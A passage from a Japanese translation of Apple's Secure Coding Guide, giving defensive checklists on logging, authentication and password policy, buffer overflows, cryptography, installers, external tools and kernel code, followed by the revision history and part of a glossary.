   `ipfw`というファイアウォールプログラムで、インターネットデーモンのパケットやトラフィックを制御できます。`ipfw`の詳細は、`ipfw`のマニュアルページを参照してください。また、サービス妨害攻撃の対処法については、『*Secure Programming for Linux and Unix HOWTO*』（Wheeler、http://www.dwheeler.com/secure-programs/から入手可）も参考になるででしょう。

7. **ハッシュ関数の設計に注意を払う。**

   検索処理の性能を改善するため、ハッシュ表がよく使われます。しかし、衝突が起こった（複数の項目が同じハッシュ値になった）場合、より遅い検索（多くは線形検索）で対処しなければなりません。ユーザが意図的に衝突を起こせるようになっていれば、攻撃者はこれを利用してサービス妨害攻撃を仕掛ける恐れがあります。

   衝突が起こっても性能が著しく落ちないよう、木構造など複雑なデータ構造を用いるハッシュ表にすることも考えられます。これにより、攻撃を受けたときの被害を大幅に減らせるでしょう。

# ログの監視

プログラムを安全に運用するためには、サーバに接続し、あるいは認可を得ようするユーザの状況を監視することが非常に重要です。何者かが攻撃を試みる恐れがあれば、具体的に何をどのように実行するか、知っておく必要があります。

さらに、実際に攻撃を受けた場合、何が起こり、どのように影響が及んだか把握するためには、ログを調べるしかありません。ログ出力の仕組みが適切に働いているかどうか、以下のチェックリストで確認してください。

> **Important:** パスワードなどの機密データをログに出力することは避けてください。後で何者かに見られる恐れがあります。

1. **接続要求を監視する。**

   デーモンその他、セキュリティに配慮するべきプログラムは、接続要求の状況を（成功したか否かにかかわらず）監視しなければなりません。

   攻撃者はログそのものをサービス妨害攻撃の手段として利用することがあります。したがって、ログ出力の頻度やファイルの最大容量を制限する必要があります。さらに、攻撃者が改行などの特殊文字を入力し、ログの解釈を誤らせようとすることもありうるので、ログ入力そのものも検証しなければなりません。

   ログの監視については、『*Secure Programming for Linux and Unix HOWTO*』（Wheeler）も参考になるでしょう。

2. **可能ならば監視ライブラリ`libbsm`を利用する**

   `libbsm`ライブラリはTrustedBSDプロジェクトの成果の一部で、信頼性の高いFreeBSDの拡張機能のひとつです。Appleはこのプロジェクトに貢献するとともに、OS XのDarwinカーネルに採用しました（iOSでは使用不可）。

   `libbsm`ライブラリを利用すると、ログイン要求や認可要求の監視機能を実装できます。監視対象のイベントや、サービス妨害攻撃への対処に関して、自由度が高いライブラリです。

   libbsmプロジェクトに関する情報は、http://www.opensource.apple.com/darwinsource/Current/bsm/で公開しています。BSMサービスについて詳しくは、『*System Administration Guide：Security Services*』（Sun Microsystems、http://docs.sun.com/app/docs/doc/806-4078/6jd6cjs67？a=viewで入手可）の「Auditing Topics」を参照してください。

3. **何らかの理由で`libbsm`が使えない場合は、充分に注意を払って監視の仕組みを実装する。**

   `libbsm`以外の監視機構を用いる場合、陥りやすい問題がいくつもあるので注意してください。

   - `syslog`

libbsmライブラリが実装されるまでは、標準Cのライブラリ関数であるsyslogが、ログファイルにデータを書き出すために広く使われていました。現在もsyslogを使っているのであれば、libbsmに移行できないか検討してください。サービス妨害攻撃への対抗手段が充実しています。今後もsyslogを使い続ける場合は、手順1で説明したように、サービス妨害攻撃に耐えられるかどうか、改めて検証するとよいでしょう。

- 独自方式のログファイル

  独自にログサービスを実装している場合は、libbsmを利用する方式に切り替えて、脆弱性を見落としてしまう危険を避けることも検討してください。libbsmを使用すると保守が容易になるほか、将来libbsmのコードが改訂されれば、直ちにその恩恵が得られることにもなります。

  今後も独自方式のサービスを使い続ける場合、サービス妨害攻撃に備えること（手順1を参照）、ログファイルの中身を改竄されないようにすることが大切です。

  暗号化やアクセス制御の手段で改竄を防止することになるので、ログファイルを読み込んで処理するツールも必要です。

  さらに、ログサービスのコードも、脆弱性がないか充分に検査しなければなりません。

# クライアント-サーバ認証

個人情報や機密情報を、デーモンとクライアントが受け渡しする場合、接続の両端で認証が必要です。デーモンの認証機構が安全かつ適切かどうか、以下のチェックリストで確認してください。デーモンを実装しないのであれば、読み飛ばして“整数やバッファのオーバーフロー” （110 ページ）に進んで構いません。

1. **パスワードの保存、検証、修正処理を独自に実装しない。**

   パスワードの保存、検証、修正処理を独自に実装することは避けてください。安全に実装するのは非常に難しく、しかもOS XやiOSには、まさにそのための仕組みが組み込まれているからです。

   - OS Xの場合、キーチェーンにパスワードを保存し、Authorization Servicesを使って生成、修正、削除、検証が可能です（『*Keychain Services Programming Guide*』および『*Authorization Services Programming Guide*』を参照）。
   - OS Xで、OS X Serverをセットアップできる場合、パスワード保存やユーザ認証にはOpen Directory（『*Open Directory Programming Guide*』を参照）が使えます。
   - iOSデバイスであれば、キーチェーンにパスワードを保存できます。iOSデバイスはアプリケーションの認証を、ユーザにパスワードを訊ねることなく、キーチェーンを参照して行います。データをキーチェーンに保存しておけば、バックアップの際、自動的に暗号化が施されます。

2. **パスワードを白文のままネットワーク経由でやり取りしない。**

暗号化しなくてもネットワーク接続は安全である、と想定してはなりません。クライアントからサーバへの経路上で、何者かが盗聴する恐れがあります。

会社の外には出ないイントラネットであってもこれは同じです。サイバ犯罪はかなりの比率で、ファイアウォールの内側にいてネットワークにアクセスできる者が関与しています。

OS Xには安全にネットワーク接続するためのAPIが揃っています（『*Secure Transport Reference*』および『*CFNetwork Programming Guide*』を参照）。

3. **成りすまし防止のためにサーバ認証を利用する。**

SSL/TLSにおいてサーバ認証は必須でありませんが、ぜひ利用するようお勧めします。サーバが成りすまし攻撃を受けると、正当なユーザに被害が及び、信頼を損ねる可能性があります。

4. **パスワードの選び方について妥当な方針を定める。**

- パスワードの強度

  一般に、パスワード強度の評価手段を提供する方が、英字、数字、記号類の組み合わせ規則を強制するよりも優れています。恣意的な規則を決めると、適切なパスワードよりも、とにかく規則を満たせばよい（たとえば「Firstname.123」のように）と考える傾向があるからです。

- パスワードの有効期限

  有効期限の設定には一長一短があります。サービスがパスワードを白文のままで送信するならば、有効期限の設定は必須です。

  しかし伝送路が安全であると考えてよければ、有効期限を設けることによりセキュリティが弱くなる恐れがあります。忘れてしまわないよう弱いパスワードを選んだり、紙に書いて画面の近くに貼っておいたりしがちだからです。

  詳しくは「Password Expiration Considered Harmful」を参照してください。

- パスワード以外の手段による認証

  ハードウェアトークンを用いる方式は、正しい応答がその都度変わるので、パスワードに比べてはるかに安全です。トークンは必ずPINと組み合わせて使わなければなりません。また、ユーザ名やPINをトークンに書いておかないよう、ユーザに徹底してください。

- 無効なアカウント

  従業員が退職したり、ユーザが自身の判断でアカウントを閉じたりしたときは、攻撃者がそのアカウントを悪用しないよう無効にしてください。頻繁に使われるアカウントは、弱いパスワードが設定されている可能性も高くなります。

- 期限切れになったアカウント

  使われていないアカウントを期限切れとして無効にすれば、「活きている」アカウント数が減り、古いアカウントが悪用される（他のサービスで使っている共通のパスワードが盗まれる）危険を小さくすることになります。

ただし、警告せずに無効にするのは、一般に適切とは言えません。当該ユーザへの連絡手段がないからと言って、そのまま無効にしてしまうと不都合が生じる可能性があります。

- パスワードの変更

  パスワードの変更機能は、クライアントアプリケーションに実装するか、サーバ自身に専用のウェブインターフェイスを設けるとよいでしょう。

  いずれにしても、ユーザ（またはユーザに代わるクライアント）に対して、旧パスワードと新パスワード（適切な経路を使い、プログラムで自動的に更新する場合を除き、2回）を入力させなければなりません。

- パスワードを忘れてしまった場合の救済（思い出す手がかりを与えるシステム、パスワードなしで認証するための一連の質問など）

  あまりにも簡単に救済されるようであると、攻撃者も簡単に見破ってしまうかも知れません。さらに、パスワードの正しい長さ、パスワード送信先のメールアドレス、ユーザIDが有効か否かなど、推測の手がかりになるような情報を漏らさないよう注意が必要です。

  質問はユーザ自身が選択できる（選択を強制する）ようにしてください。固定されていると危険です。誰にでも当てはまるような一般的な質問は：

  - 当該ユーザの友人の多くが答えを知っているかも知れません。たとえば同じ高校の同窓生であれば、幼稚園時代の先生や、高校のマスコットなどは、比較的容易に推測できます。
  - ソーシャルネットワークサイトに答えが載っているかも知れません。たとえば生まれた場所などの情報は公開されている可能性が高いでしょう。そうでなくても、公の機関の記録などから調べられるかも知れません。
  - 他の情報から推測できることがあります。たとえば、社会保障番号の末尾4桁、誕生日、生まれた市町村が分ければ、社会保障番号全体を推測できます。

  最後に、この質問を設定しない、という選択肢も与える必要があります。このような質問は安全性を弱めることになるので、セキュリティ意識が高い人はこの機能を無効にしたいと考えるかも知れません。

- パスワード長の制限（システム管理者が変更可能）

  パスワード長は一般に、8文字以上であるよう要求してください（ちなみに、サーバが8文字以内という制限を設けているならば、設計を考え直すべきでしょう。できる限り最大長を設けるべきではありません）。

より多くの規則を強制すれば、サーバは安全になります。独自のパスワードデータベースは、安全性を確保するのが難しいので、Apple Password Serverを利用するとよいでしょう。Password Serverについては『*Open Directory Programming Guide*』、Directory Servicesの関数については『*Directory Service Framework Reference*』、パスワードデータベースにアクセスし、ポリシーを設定するため

のツールについては、`pwpolicy(8)`、`passwd(1)`、`passwd(5)`、`getpwent(3)`の各マニュアルページ（http://developer.apple.com/documentation/Darwin/Reference/ManPages/index.html）を参照してください。

5. **パスワードを白文のまま保存しない/パスワードを再発行しない。**

   パスワードを再発行するためには、最初に白文のパスワードをキャッシュする必要がありますが、セキュリティの観点から見て望ましいことではありません。さらに、再発行処理に当たっては、セキュリティ上不適切な状態でパスワードを再利用することになります。

   たとえばプログラムがウェブサーバ上で動作し、SSLを使ってクライアントと通信しているとしましょう。クライアントからパスワードを受け取り、これを使ってデータベースサーバにログインしたうえで何らかの処理をする場合、データベースサーバが安全にパスワードを保持し、白文のまま他のサーバに渡さないことを保証する手段はありません。したがって、SSLを使ってパスワードをウェブサーバに送信する過程は安全性を保てても、再発行する過程では、安全とは言えないのです。

   いくつものサーバを利用するクライアントが、個別にログインしなくても済むようにしたい場合は、Kerberosなど、転送可能な認証の仕組みを利用するとよいでしょう。AppleによるKerberosの実装については、http://developer.apple.com/darwin/projects/kerberos/を参照してください。

   システム管理者その他の従業員が、ユーザのパスワードを実際に目で見ることになるような設計は、*どうあっても*避けてください。ユーザは、管理者を信頼することに慣れると、他のサイトでも同じパスワードを使い回ししてしまいます。最終的には、誰の目に触れても無頓着になりかねません。管理者がパスワードを新しい値にリセットするのは構いませんが、既に使っているパスワードを見てしまうことが*あってはなりません*。

6. **Kerberosに対応する。**

   OS Xサーバ上で、ネットワーク経由で利用できる認可サービスは、Kerberosしかありません。しかも、シングルサインオンの機能も提供します。OS X上で動作するサーバを開発する際には、ぜひKerberosを組み込んでください。次の点にも注意が必要です。

   a. 最新版（v5）を用いること。

   b. ホストプリンシパルではなくサービスに応じたプリンシパルを使うこと。Kerberosを利用するサービスごとに、それぞれプリンシパル（キー配布センターが認証するサーバやユーザ）を設定して、あるキーに問題が生じても、他のサービスには影響が及ばないようにしてください。ホストプリンシパルの場合、ホストキーを持つ者は誰でも、システム上の他のユーザに成りすましてログインできます。

   Kerberosに代わる方法としては、SSL/TLS認証を、アクセス制御リストなど他の認可手段と組み合わせて使うしかありません。

7. **ゲストアクセスを適切に制限する。**

ゲストとしてのアクセスを許可する場合、実行できる処理を制限するとともに、システム管理者が制限の内容を把握できるよう、ユーザインターフェイスを設計してください。原則としては、ゲストアクセス不可にするべきです。管理者の判断で、無効にすることができれば最善でしょう。

また、先に述べたように、ゲストに許可する処理を、ユーザインターフェイス側のコードだけでなく、実際に処理を行うコードの側でも制限しなければなりません。システム内部の処理を知っている人であれば、別の方法（URLを書き換えるなど）で、認可されていない処理を実行する可能性があるからです。

8. **ディレクトリサービスを独自に実装しない。**

   Open DirectoryはOS Xが提供するディレクトリサーバで、パスワードの安全な保管とユーザ認証を目的としています。これに代わるサービスを独自に実装することは避けてください。安全なディレクトリサービスは実装が難しく、問題があれば、保存されているパスワードすべてに影響が及ぶからです。詳しくは『*Open Directory Programming Guide*』を参照してください。

9. **検証後はメモリ上にパスワードを残さない。**

   パスワードをメモリ上に保持するのは必要最小限の時間にとどめ、使用後は単に解放するのではなく、上書きすることにより、痕跡を残さないようにしてください。これを怠ると、アプリケーションからこのデータを参照するポインタが残っていなくても、データを読み取れてしまいます。

# 整数やバッファのオーバーフロー

"バッファのオーバーフローやアンダーフローの回避"（18ページ）で説明したように、バッファオーバーフローはセキュリティ上の脆弱性をもたらす主要な原因です。プログラム中にバッファオーバーフローが起こりうる箇所がないか、以下のチェックリストで確認してください。

1. **メモリオブジェクトのオフセットや長さは符号なし整数で計算する。**

   符号つき整数を使っていると、攻撃者が悪用してバッファオーバーフローを起こす恐れがあります。特に、ユーザの入力など、外部からの情報として符号つきの値を受け付ける場合、セキュリティ上の脆弱性となります。

   なお、引数で参照されるデータ構造体に、符号つきの数値を収容することはありえます。

   詳しくは"整数のオーバーフロー/アンダーフローの回避"（27ページ）および"バッファ長の計算"（25ページ）を参照してください。

2. **メモリオブジェクトのオフセットや長さを計算する際、整数のオーバーフロー（あるいは符号つき整数のアンダーフロー）に注意する。**

メモリオブジェクトのオフセットや長さを計算する際には、整数のオーバーフローが発生していないか、必ず検査してください。攻撃者がメモリ上の内容を書き換え、任意のコードを実行する恐れがあります。

詳しくは"整数のオーバーフロー/アンダーフローの回避"（27 ページ）および"バッファ長の計算"（25 ページ）を参照してください。

3. **安全でない文字列操作関数を避ける。**

   `strcat`、`strcpy`、`strncat`、`strncpy`、`sprintf`、`vsprintf`、`gets`の各関数は文字列の長さを検査しないので、バッファオーバーフローが発生する恐れがあります。

   代替手段については"文字列の操作"（23 ページ）を参照してください。

# 暗号処理関数の使い方

暗号処理、暗号化アルゴリズム、乱数生成に関連する脆弱性が残っていないか、以下のチェックリストで確認してください。

1. **信頼できる乱数生成器を用いる。**

   独自の方法で乱数を生成しようとはしないでください。

   品質のよい乱数の生成法がいくつかあります。

   - iOSの場合、Randomization Servicesというプログラミングインターフェイスがあります。
   - OS Xの場合：
     - `/dev/random`から必要な長さだけ読み込む方法（`random`のマニュアルページを参照）。
     - `read_random`関数を使う方法。Apple CSP（Cryptographic Service Provider）モジュールのヘッダファイル`random.h`に定義があります。AppleによるCDSA（Common Data Security Architecture）の実装（http://developer.apple.com/darwin/projects/security/から入手可）の一部です。

   `rand`が生成する乱数は、質がよくないので使わないでください。

2. **独自の暗号通信方式を実装せず、TLS/SSLを利用する。**

   安全なネットワーク処理のためには、広く受け入れられている標準プロトコルを採用してください。多くの研究者が徹底的に検証しているので、より安全です。

   さらに、常に最新版のプロトコルを利用することが大切です。

   OS XやiOSで利用できるネットワークプロトコルについては、『*Cryptographic Services Guide*』の"Transmitting Data Securely"を参照してください。

3. **独自に暗号化アルゴリズムを実装することはしない。**

必ず、最適な状態で実装済みの関数を使ってください。安全な暗号化アルゴリズムの実装は非常に困難であり、しかも、良質で安全な暗号化関数は既に用意されています。

OS XやiOSで利用できる暗号サービスについては、『*Cryptographic Services Guide*』を参照してください。

# インストールとロード処理

セキュリティ上の多くの脆弱性が、インストール方法やコードモジュールのロード方法に問題があるために発生しています。こういった問題がプロジェクトにひそんでいないか、以下のチェックリストで確認してください。

1. **コンポーネントを`/Library/StartupItems`以下、あるいは`/System/Library/Extensions`以下にインストールしない。**

   このディレクトリに置いたコードはroot権限で動作します。したがって、セキュリティ上の脆弱性がないか（このチェックリストに従って）充分に検査し、操作権限を適切に設定することが非常に重要です。

   起動項目の適切な操作権限については、"Startup Items"を参照してください（OS X v10.4以降、起動項目は非推奨になりました。デーモンの起動には`launchd`を利用してください。詳しくは『*Daemons and Services Programming Guide*』を参照）。

   カーネル拡張の操作権限については、『*Kernel Extension Programming Topics*』を参照してください（OS X v10.2以降、カーネル拡張の操作権限に問題があれば、ロードされないようになりました）。

2. **独自のインストール用スクリプトを使わない。**

   独自にインストール用スクリプトを実装しても、無駄に複雑になるばかりか危険も増すので、できるだけ使わないようにしてください。

   どうしても必要な場合：

   - シェル上で実行する場合は『*Shell Scripting Primer*』の"Shell Script Security"を参考にしてください。
   - 通常のアプリケーションと同様、このチェックリストに示したガイドラインに従ってください。

     特に次の点に注意が必要です。

     - 誰でも書き出し可能なディレクトリに一時ファイルを出力しない。
     - 必要以上に高い権限で実行しない。

       一般にスクリプトは、ユーザの通常の権限で実行してください。また、ユーザに代わって、当該ユーザのディレクトリで処理する必要があります。

     - 必要以上に長い時間、昇格した権限で実行しない。

- インストールしたアプリケーションに適切な操作権限を設定する。

  たとえばアプリケーションバンドルのファイルについて、読み書き権限を要するのが所有者だけであれば、この範囲に限定して権限を与えます。
- インストーラのファイル生成マスク（umask）を適切に設定して、生成するファイルに対するアクセス権限を制限する（"ファイル操作の安全性確保"（50 ページ）を参照）。
- 戻り値コードを検査し、問題があればログに出力したうえで、画面に表示してユーザに通知する。

実行に特権を要するインストール処理コードを記述する際には『*AuthorizationServicesProgrammingGuide*』が参考になるでしょう。シェルスクリプトの書き方については『*ShellScriptingPrimer*』を参照してください。

3. **プラグインやライブラリは必ず安全な場所からロードする。**

   プラグインは必ず安全なディレクトリからロードしてください。アクセスが制限されていないディレクトリからロードできるようになっていると、攻撃者はユーザを巧みに誘導して不正なコードをダウンロードさせ、アプリケーションがロードして実行するよう仕向ける恐れがあります。

   > **Important:** 昇格した権限で動作するコードから見て、ユーザが書き出し可能なディレクトリは、安全な場所では*ありません*。

   コードが動作する環境に応じて、ダイナミックリンクエディタ（`dyld`）がプラグインをリンクすることがあります。ロード可能なバンドル（`CFBundle`または`NSBundle`）を使っている場合、その実体は動的にロードするコードであり、攻撃者が仕掛けたバンドルをロードしてしまう恐れがあります。

   動的にロードするコードについては、『*CodeLoadingProgrammingTopics*』を参照してください。

# 外部ツールやライブラリの利用

プログラムにコマンドラインツールが組み込まれている、あるいは内部から起動して使っている場合、このツールの使い方に伴う脆弱性にも注意を払う必要があります。このような脆弱性がないか、以下のチェックリストで確認してください。

1. **ツールを安全に実行する。**

   `popen`、`system`などのルーチンは、シェル経由でコマンドを実行します。ユーザから渡された、あるいはネットワーク経由で受け取った入力を与えて組み立てたコマンド文字列を、こういったルーチンに渡して実行する場合、入力は検証されないことに注意してください。攻撃者はコマン

ドライン引数に、シェルのメタ文字（エスケープ文字その他の特殊文字）を含む文字列を渡そうとします。メタ文字を巧妙に使うと、それ以降の部分を別のコマンドとして実行させる、ということができるのです。

さらに、`execlp`、`execvp`、`popen`、`system`などの関数は、環境変数`PATH`に従って実行形式ファイルを検索し、起動するようになっているので、想定どおりのツールが起動されるよう、完全絶対パスで指定しなければなりません。このように指定していないと、環境変数攻撃により、本来とは違うツールを起動してしまう可能性があります。可能ならば、（引数として明示的に検索パスを指定する）`execvP`を使うか、この系列の関数は一切使わないようにするとよいでしょう。

ここで触れた系列のルーチンに内在する問題点や、シェルコマンドを安全に実行する方法については、『*Building Secure Software*』（Viega、McGraw、Addison Wesley、2002』、『*Secure Programming for Linux and Unix HOWTO*』（Wheeler、http://www.dwheeler.com/secure-programs/で入手可）を参照してください。

2. **重要な情報をコマンドライン引数で渡さない。**

   アプリケーション内からコマンドラインツールを実行する場合、プロセス環境は他のユーザからも見えることに注意してください（「`man ps(1)`」を参照）。安全性に問題がある方法で、重要な情報をツールに渡してはなりません。次のような手段を用いるとよいでしょう。

   - **パイプや標準入力**

     パイプ経由でパスワードを渡しても安全です。ただし、送信側のプロセスが、安全な方法でパスワードを取得、保存するよう注意してください。

   - **環境変数**

     環境変数は他のプロセスも参照する可能性があり、したがって安全ではないかも知れません。コマンドラインツールやスクリプトから生成されたプロセスには渡さないことが大切です。

     詳しくは『*Shell Scripting Primer*』の“Shell Script Security”を参照してください。

   - **共有メモリ**

     名前つきで大域的に共有されるメモリセグメントは、他のプロセスも読み込むことができます。共有メモリの安全な使い方については、“プロセス間通信とネットワーク処理”（43 ページ）を参照してください。

   - **一時ファイル**

     一時ファイルを安全に使うためには、当該プログラムだけがアクセス可能なディレクトリ以下に保存する必要があります。詳しくはこの章の“データファイル、設定ファイル、一時ファイル”（101 ページ）を参照してください。

3. **引数（コマンド名を含む）をすべて検証する。**

ツールは誰でも実行できることを忘れないでください。所定のプログラム内から起動するだけではありません。コマンドライン引数は、プログラム名（`argv(0)`）を含め、すべてユーザの制御下にあるので、引数をすべて（動作がプログラム名によって変わるのであればそれも）検証してください。

# カーネルのセキュリティ

カーネルとの連携が安全かどうか、以下のチェックリストで確認してください。

**注意:** カーネルの実装にはセキュリティ上特別な危険があり、実際に必要になることはほとんどありません。カーネルレベルのコードを実装せずに済ませる代替法については、『*Coding in the Kernel*』を参照してください。

1. **Machベースのサービスの真正性を検証する。**

   カーネルレベルのコードは、Machコンポーネントと直接やり取りできます。Machポートは、サービスを要求するクライアントと、これを提供するサーバを結ぶ、通信チャネルの端点に当たります。これは片方向の通信路であり、サービス要求に対する応答には、別のポートを使う必要があります。

   プロセス間の通信にMachポートを利用する場合、通信相手のプロセスが想定どおりであるかどうか、確認しながら進めなければなりません。Machブートストラップポートは継承が可能なので、サーバとクライアントが、相互に相手を認証することが重要です。この目的には監査証跡を使うとよいでしょう。

   プログラムが実行する、セキュリティ関係の検査項目ごとに、監査レコードを生成するべきです。監査レコードについて詳しくは、この章の"ログの監視"（105ページ）を参照してください。

2. **ユーザ空間で動作する他のサービスの真正性を検証する。**

   カーネル拡張が、ユーザ空間で動作する特定のデーモンとのみ通信する、という設計であれば、プロセス名だけでなく所有者やグループも検査して、正しいプロセスと通信していることを確認してください。

3. **バッファを適切に操作する。**

   ユーザ空間との間でデータをやり取りする際には、次の点に注意してください。

   a. データ境界は符号なしで計算し、バッファオーバーフローを回避する（他の場合の境界検査と同様。「"整数やバッファのオーバーフロー"（110 ページ）を参照）。

   b. バッファの境界が揃っているか検査し、正しく操作する。

   c. ユーザ空間のメモリとデータをやり取り（複製）する際には、バッファ全体を0充填する。

データ構造体の境界揃えのため、開発者が自分で、あるいはコンパイラがパディングを追加している場合、この部分にも0を充填してください。にせの（あるいは悪意による）データがユーザ空間のバッファに入り込まないようにすること、メモリページに残っていた重要な情報が誤って漏洩しないようにすることが目的です。

4. **ユーザが要求できるメモリリソースを制限する。**

   ユーザが要求できるメモリリソースを制限していないと、攻撃者がシステムに搭載されている以上のメモリを要求し、サービス妨害攻撃を仕掛ける恐れがあります。

5. **カーネルログメッセージをサニタイズする。**

   デバッグ目的で、カーネルコードがコンソールにメッセージを表示することがあります。その場合、機密に関わる情報をメッセージに含めないでください。

6. **過剰にログ出力しない。**

   カーネルのログ出力サービスは、サービス妨害攻撃に備えるため、バッファ長を制限しています。したがって、あまりにも頻繁に、あるいは大量にログ出力すると、データが失われる恐れがあります。

   デバッグのため、大量のデータを出力する必要があれば、別の機構を検討してください。さらに、実際に配備する段階では、その機構を無効に*しなければなりません*。これを怠ると、サービス妨害攻撃の手段として悪用される恐れがあります。

7. **ハッシュ関数の設計に注意を払う。**

   検索処理の性能を改善するため、ハッシュ表がよく使われます。しかし、衝突が起こった（複数の項目が同じハッシュ値になった）場合、より遅い検索（多くは線形検索）で対処しなければなりません。ユーザが意図的に衝突を起こせるようになっていれば、攻撃者はこれを利用してサービス妨害攻撃を仕掛ける恐れがあります。

   衝突が起こっても性能が著しく落ちないよう、木構造など複雑なデータ構造を用いるハッシュ表にすることも考えられます。これにより、攻撃を受けたときの被害を大幅に減らせるでしょう。

# バンドル提供するソフトウェアのセキュリティに関する考慮事項

この付録では、Appleの製品にバンドルして配布するソフトウェアに関して、安全なコーディングのためのガイドラインを示します。

安全性を欠くソフトウェアは、ユーザシステム全体のセキュリティに影響を及ぼす恐れがあります。その結果、Appleおよび提携各社の評価に傷がつき、エンドユーザ向けのサポートにも問題が生じます。

## プライバシーの尊重

バンドルソフトウェアの中には、インターネット経由で（開発元、あるいは他社が運営する）サーバと通信するものもあるでしょう。その場合、どのような情報をやり取りするか、およびその理由を、明快かつ簡潔に説明してください。

伝送中の情報保護のため、暗号化も必要です。情報を送信する際には、サーバの認証もしなければなりません。

## アップグレード情報の提供

最新版へのアップグレードに関する情報を、随時提供してください。アップデート状況を調べる機能を実装してもよいでしょう。ユーザは、現行版にセキュリティ上の問題があれば、修正版が用意されると期待するはずです（したがってこの期待に応えなければなりません）。

したがって、修正版の用意ができたら、その旨を通知する手段を考えておくべきです。

可能ならばMac App Store経由でも提供してください。Mac App Storeは、あらゆるソフトウェアのアップデートに利用できる、唯一の標準インターフェイスと位置づけられます。また、セキュリティに関する重要な修正を、迅速に適用する手段としても有効です。

## 情報の適切な保存場所

ユーザ固有の情報を保存するファイルには適切な操作権限を与え、ホームディレクトリに置いてください。

共有データや環境設定の取り扱いには特に配慮が必要です。

ファイルシステム上の操作権限に関するガイドラインが『*File System Programming Guide*』に載っています。

一時ファイルを使う場合、競合状態や情報漏洩が起こらないよう注意してください。可能ならばユーザ別に、一時ファイル用のディレクトリを生成して使います。

## 昇格した権限を要する処理の回避

アプリケーションをインストールし、実行するために、管理者としてログインするよう要求または推奨しないでください。常に一般のユーザとして、アプリケーションが想定どおりに動作するかどうかテストするべきです。

## 実装工程で常に安全性に配慮すること

開発者に対して、安全性に配慮したコードの書き方、次のようなよくある脆弱性の回避方法を指導してください。

- バッファオーバーフロー
- 整数のオーバーフロー
- 競合状態
- 書式文字列の脆弱性

次のようなコードには特に注意を要します。

- 文書、URLなど、信頼できない可能性があるデータを扱う
- ネットワーク経由で通信する
- パスワードその他の重要な情報を扱う
- rootなどの昇格した権限で、あるいはカーネル内で動作する

タスクに応じて適切なAPIを使ってください。

- セキュリティ保護の仕組みを備えたAPIを使う
- できれば低レベルのCのコードを直接使わない（Cの文字列関数の代わりにNSStringを使うなど）
- データ保護に役立つOS Xのセキュリティ機能を活用する

# セキュリティの観点からのテスト

セキュリティに関わる問題がないか、次のような品質保証の技法にもとづき、適切にテストを実施してください。

- 正常なデータだけでなく、不正な、あるいは想定外のデータを与えた場合の動作確認（ファジングツールを使う、処理失敗時の動作を確認するユニットテストを実施する、など）
- 静的コード解析
- コードレビューと監査

# 参考になる情報源

本文では、この付録で触れた事項以外にも、安全性に配慮したコードを実装するためのヒントを示しています。

『*Security Overview*』および『*Cryptographic Services Guide*』には、OS Xに組み込まれたセキュリティ機能で、開発者が活用できるものについて、詳しい解説があります。

# 書類の改訂履歴

この表は「*セキュアコーディングガイド*」の改訂履歴です。

| 日付 | メモ |
| --- | --- |
| 2014-02-11 | 実行不可能なスタック/ヒープ、アドレス空間レイアウトのランダム化、インジェクション攻撃、クロスサイトスクリプティングについて加筆しました。 |
| 2012-06-11 | 細かな字句の修正を行いました。 |
| 2012-02-16 | 全体にわたり、細かな誤りを修正しました。 |
| 2012-01-09 | OS X v10.7に合わせて改訂しました。 |
| 2010-02-12 | セキュリティガイドラインを追加しました。 |
| 2008-05-23 | 入力の検証に関する解説（安全とは言えない方法で保存したアーカイブをロードする際の危険を含む）を追加し、必要に応じてiOSに関する事項も追記しました。 |
| 2006-05-23 | 新規資料。さまざまな攻撃に対抗できる、より安全なコードを実装するための技法や、検討するべき事項について解説しています。 |

# 用語解説

**AES暗号化（AES encryption）**　「Advanced Encryption Standard」暗号化の略。連邦情報処理規格（FIPS、A Federal Information Processing Standard）であって、「FIPS Publication 197」として仕様が公開されています。アメリカ合衆国政府が、取り扱いに注意を要するが機密扱いではない情報に対して用いるものとして採用しています。

**攻撃者（attacker）**　プログラムやオペレーティングシステムに対して、故意に想定外の操作（不正なコードを起動する、個人データを盗み見るなど）を試みる者。

**認証（authentication）**　人あるいはその他の実体（サーバなど）が、自称するとおりの者であることを証明する手続き。「認可（authorization）」と対照。

**認可（authorization）**　ユーザ、サーバなどの実体が、特権操作を実行する権利を得るための手続き（英語の「authorization」は、「Bob has the authorization to run that program.」という文のように、「権利」そのものを指すこともあります）。通常、実体の認証手続きの後、適切な権限があるかどうか判断することになります。「認証（authentication）」も参照。

**バッファオーバーフロー（buffer overflow）**　メモリ上のバッファに、その長さを超えるデータを複製すること。その結果、バッファ範囲外の領域が上書きされてしまいます。「ヒープオーバーフロー（heap overflow）」、「スタックオーバーフロー（stack overflow）」も参照。

**CDSA**　「Common Data Security Architecture」の略。セキュリティ基盤に関するオープンなソフトウェア規格。きめ細かなアクセス権限管理、ユーザ認証、暗号化、安全なデータ保存など、各種のセキュリティサービスを提供します。CSSM（Common Security Services Manager）と呼ばれる標準アプリケーションプログラミングインターフェイスもあります。

**CERT Coordination Center**　インターネット上のセキュリティに関する専門家の団体。カーネギメロン大学ソフトウェア工学研究所にある、連邦出資による研究開発センターです。CERTは「Computer Emergency Readiness Team」の略。

**証明書（certificate）**　「デジタル証明書（digital certificate）」を参照。

**コモンクライテリア（Common Criteria）**　ソフトウェア製品のセキュリティを評価する、標準化された手続きおよび一連の規格。アメリカ合衆国、カナダ、イギリス、フランス、ドイツ、オランダなどで政府調達基準になっています。

**クラッカ（cracker）**　「攻撃者（attacker）」を参照。

**CSSM**　「Common Security Services Manager」の略。CDSAの標準アプリケーションプログラミングインターフェイス。特定のオペレーティングシステムやハードウェア環境における、セキュリティサービスを実現するプラグインのインターフェイスも定義しています。

**CVE**　「Common Vulnerabilities and Exposures」の略。各種のセキュリティ上の脆弱性に与えた、標準的な名称の辞書

（http://www.cve.mitre.org/で公開）。CVE番号を指定して検索することにより、脆弱性の詳細を調べることができます。

**デジタル証明書（digital certificate）** 保持者の身許を確認するために用いる一連のデータ。OS Xはディジタル署名に関するX.509標準に対応しています。

**エクスプロイト（exploit）** 脆弱性を悪用する方法を例示するプログラムやサンプルコード。

**FileVault** 「Security」システム環境設定に付属するOS Xの機能。ルートボリューム（OS X v10.7まではホームディレクトリ）上の内容をすべて暗号化します。

**ハッカ（hacker）** 高い能力、特にエクスプロイトを作成する技術を備えたプログラマ。必ずしも他のプログラムを攻撃しようと企むわけではありません。ソフトウェア開発者が脆弱性に対処するよう促進するためにエクスプロイトを公開する人もいます。「スクリプトキディー（script kiddie）」も参照。

**ヒープ（heap）** プログラムが実行中に確保するメモリ領域。ヒープ上のどの位置にあるデータも読み書きが可能で、上位アドレスに向かって増えていきます。「スタック（stack）」と対照。

